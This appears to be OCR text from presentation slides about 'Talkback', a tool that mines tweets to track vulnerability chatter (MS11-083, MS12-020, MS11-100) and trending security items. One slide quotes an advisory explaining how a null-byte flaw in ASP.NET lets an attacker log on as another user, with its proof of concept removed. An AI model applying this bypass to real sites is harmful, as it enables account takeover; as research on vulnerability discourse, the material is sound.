

MS11-083, UDP
tumbleweed
Mined Item



MS12-020, RDP vuln.
crickets chirping



MS11-100, .NET


MS12-020, RDP vuln.
crickets chirping
Count
1600
1400
1200
1000
800
600
400
200
0
01-03-2012
01-04-2012
01-05-2012
01-06-2012
01-07-2012
01-08-2012
01-09-2012
01-10-2012
01-11-2012
Date (d-m-y)
Unique Items
Total Items
Peak Item Weight
250
nmap script


01-03-2012
01-04-2012
01-05-2012
01-06-2012
01-07-2012
01-08-2012
01-09-2012
01-10-2012
01-11-2012
Date (d-m-y)
250
200
150
100
50
0
Count
nmap script
Leak?
Luigi winning
Pastebin trolling
THN (nmap)
#ms12-020
PoC
Bulletins
Binary diff
MAPP
Unique Items
Total Items
Peak Item Weight
01-03-2012
08-03-2012
15-03-2012
22-03-2012
29-03-2012
05-04-2012
12-04-2012
19-04-2012
26-04-2012
03-05-2012
10-05-2012
17-05-2012
Date (d-m-y)


MS11-083, UDP
tumbleweed
Count
897
747
598
448
299
149
0
01-11-2011
01-12-2011
01-01-2012
01-02-2012
01-03-2012
01-04-2012
01-05-2012
01-06-2012
01-07-2012
01-08-2012
01-09-2012
01-10-2012
Date (d-m-y)
Unique Items
Total Items
Peak Item Weight


Talkback
Trending Items
Mined Items
Origin Users
Statistics
Data Feeds
About
Vulnerability ID Lookup
Search
Filters
Medium:
Twitter (36)
Mining Type:
Vuln. reference (36)
Tags:
Exploit (10)
Hot (5)
Hot, Exploit (4)
Analysis (3)
Vulnerability ID:
139 MS12-020
36 MS11-083
22 MS11-100
19 CVE-2011-3192
19 CVE-2012-0507
18 CVE-2012-1823
Weight:
Middle (27)
Obese (5)
Heavy (4)
None (1)
Child Items:
0
513
Language Code:
32 English
1 French
1 Japanese
Mined Items
MS11-083 was discovered by Chuck Norris. "Chuck Norris can exploit sockets that aren't even listening."
— tmanning at 2011-11-08T20:50:04
Obese: 512
Hot, Exploit
36 vuln ref filtered from 30
Select Language
Post: Assessing the exploitab
"Nope." "Let me in!" "Njet." "LET ME IN
MS11-083 was discovered by Chuck Norris. "Chuck Norris can exploit sockets that aren't eve
Snort has a rule for the new MS11-083, time to spin up honeypot? >> reverse engineer attack traffic? >> profit?
Snort detecting MS11-083 http://t.co/QBan24Pa
MS11-083 - "Steady stream of UDP packets to a closed port may allow for remote code execution" <-- Best vuln ever
Wow, MS11-083 seems a bit more interesting when you consider DNS, NAT traversal, etc...
Vulnerabilidad remota en explota el kernel de Windows mediante paquete UDP (MS11-083): http://t.co/ZZdN7jgH
Remote kernel exploit via crafted UDP packets to closed port - http://t.co/8r2Mqons (MS11-083)
TCP/IP Remote Code Execution : "specially crafted UDP packets to a closed port" http://t.co/112Z8yCF - Isn't that UDP/IP?
al : Vulnerability in TCP/IP Could Allow Remote Code Execution (2588516... http://t.co/xT2QHyRq
11hr
12hr
13hr
14hr
15hr
Timeline © SIMILE
Nov 6
Nov 7
Nov 8
Nov 9
Nov 10
Heavy
Middle
Obese


MS11-100, .NET
Count
350
300
250
200
150
100
50
0
Bulletin
NULL byte auth bypass
@FAQshop... uh.. what?
Unique Items
Total Items
Peak Item Weight
01-12-2011
01-01-2012
01-02-2012
01-03-2012
01-04-2012
01-05-2012
01-06-2012
01-07-2012
01-08-2012
01-09-2012
01-10-2012
Date (d-m-y)

TIMELINE • LIST • MAP • GRID

Select Language

22 vuln ref filtered from 3047 originally (Reset All Filters)

Woah. The real flaw patched in MS11-100: ASP.NET authentication bypass via NULL bytes: http://t.co/IntKVKd3

Woah. The real flaw patched in MS11-100: ASP.NET authentication bypass via NULL bytes: http://t.co/IntKVKd3
— hdmoore at 2012-01-03T00:26:33 Obese: 79 Hot

```
Vulnerability overview/description:
-----------------------------------
The null byte termination vulnerability exists in the
CopyStringToUnAlingnedBuffer() function of the webengine4.dll library
used by the .NET framework. The unicode string length is determined
using the lstrlenW function. The lstrlenW function returns the length
of the string, in characters not including the terminating null
character. If the unicode string containing a null byte is passed, its
length is incorrectly calculated, so only characters before the null
byte are copied into the buffer.

This vulnerability can be leveraged into an authentication bypass
vulnerability. Microsoft ASP.NET membership system depends on the
FormsAuthentication.SetAuthCookie(username, false) method for certain
functionality. By exploiting this vulnerability an attacker is able to
log on as a different existing user with all the privileges of the
targeted user (e.g. admin).



Proof of concept:
-----------------

Detailed exploit information and source code references have been
removed from this advisory.

An attacker is able to bypass authentication in certain functionality
using null bytes and log on as another user, e.g. admin.


Vulnerable / tested versions:
-----------------------------
The vulnerability has been verified to exist in Microsoft .NET Framework
Version:4.0.30319; ASP.NET Version:4.0.30319.237, which was the most
recent version at the time of discovery.

More information regarding affected versions is available within the
advisory of Microsoft:
http://technet.microsoft.com/en-us/security/bulletin/ms11-100
```


Demographics

Origin Country

- Researchers (vuln, RE, exploit): increased activity around privesc/client-sides
- Journalist: higher activity concerning big remotes and major client-sides
- Hacktivist: heavier concentration on big remotes (e.g. RDP, PHP) & Java

(* more demographic / timeline trends & stats coming in a blog post)

Self-descriptions:


Origin Country
United States
UK
China
France
Russia
Netherlands
Canada
Mexico
Argentina
Brazil
Italy
India
Japan
Germany
Australia
South Korea
Spain

(* more demographic / timeline trends & stats coming in a blog post)

Self-descriptions:

raphics

- Researchers (vuln, RE, exploit): increased activity around privesc/client-sides
- Journalist: higher activity concerning big remotes and major client-sides
- Hacktivist: heavier concentration on big remotes (e.g. RDP, PHP) & Java

(* more demographic / timeline trends & stats coming in a blog post)

Self-descriptions:


Talkback

Part 3 - Trending Items Analysis


Trending Processing

Pool of users who talk about vulns.

} What's popular/trending?



Trending items



Goals:

- Cut down moderation time
- Remove regurgitation
- Attempt to trace back to origin
- Learn, revise logic, test, repeat

General concept for trending item processing

Revisions

1 month	Lots of noise (famous celebs, etc.) Mixed infosec data coming in	Ratio of popularity Thumb down users	retweets / followers tweets / day, prev. weights
3 months	No classification of items	User classification Item classification	change per hour whitepaper, pdf, slides, released, fuzz, analysis, poc, #re, ...
6 months	Duplicate items, many sources	LCS + unique weight	in progress

How the logic has evolved over time...


On average approx. 30 trending items / day
Primarily infosec news/research

Trending Processing

Pool of users who talk about vulns.

} What's popular/trending?

